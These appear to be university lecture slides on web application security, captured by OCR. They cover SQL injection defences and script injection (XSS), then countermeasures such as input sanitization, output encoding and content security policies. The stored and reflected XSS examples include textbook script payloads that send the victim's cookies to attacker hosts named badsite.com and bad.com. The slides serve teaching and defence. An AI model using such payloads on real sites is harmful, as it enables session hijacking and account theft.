
- Defensive coding
    - Sanitize input and output: type checking, escaping special characters, ...
    - Whitelisting of allowed inputs
    - Identification of all input sources
    - Use of prepared statements (pre-parsed pieces of SQL)
    - Use of new query development paradigms, such as language-integrated query
- Labour intensive to retrofit to legacy code

Detect vulnerabilities

- Static, dynamic or hybrid checking of code during the development or testing phase
    - Based on a combination of “rules” that identify dangerous coding patterns, and an information flow analysis
        - If user input can reach a dangerous “sink” without being sanitized, an alarm is given
- These tools can suffer from false positives and false negatives

Detect attacks at run time

- Precise taint-tracking and detecting where user input influences SQL parse tree



See: Su and Wasserman, The essence of command injection attacks in web applications

SQL injection: conclusions

- SQL injection vulnerabilities are an important class of vulnerabilities in web applications
- For greenfield code, it is well understood how to avoid the introduction of such vulnerabilities
- Making sure that a legacy code base is free from such vulnerabilities is non-trivial

Overview


- System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
    - Attacking sessions
    - SQL injection
    - Script injection attacks
- Conclusions

Definition


- Many web applications compute HTTP responses dynamically
- This involves the construction of HTML documents, where the constructed document can contain user input
- A **script injection** attack is an interaction with such a web application where the attacker succeeds in modifying the resulting HTML document such that it results in harmful actions
- For historical reasons, script injection is still often called cross-site scripting (XSS)

Example: stored XSS

- Consider a simple web forum, where an attacker posts:




```
Here is a picture of my dog <img id="mydogpic" src="dog.jpg">
   <script>document.getElementById("mydogpic").src="http://
   badsite.com/dog.jpg?arg1=" + document.cookie </script>
```




Example taken from: "Computer Security and the Internet" by Van Oorschot


Example: reflected XSS

- Suppose a user visits any attacker-controlled website



```
Our favorite site for deals is www.good.com:  <a href=
'http://www.good.com/ <script>document.location="http://bad.com
/dog.jpg?arg1="+document.cookie; </script>'> Click here </a>
```


1
set-up script is embedded in request sent to good site
2
Client (browser)
Server
3
set-up script is reflected
4
set-up script executes in client on rendering



```
File-not-found:  <script>document.location="http://bad.com/
dog.jpg?arg1=" + document.cookie;</script>
```

Example taken from: “Computer Security and the Internet” by Van Oorschot

Countermeasures

- Defensive server-side programming
    - Input sanitization
    - Output encoding
- Generic mechanisms to limit the possible effects of scripts
    - Content security policies (CSP)
        - A W3C standard that lets the web app authors declare what resources they expect the client to load
    - HTML5 sandboxing
        - Load content in a unique, dynamically created, origin and limit the capabilities of scripts loaded

Overview

- System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
  - Attacking sessions
  - SQL injection
  - Script injection attacks
- Conclusions

Conclusions

- The web is a very influential application platform
- The technological complexity makes it vulnerable in many ways
  - Another instance of the attacker-defender race
  - Sometimes, vulnerabilities become features!
- Many attack techniques are well understood, but new ones can be expected to surface
- Similar attacks (and defenses) occur on mobile platforms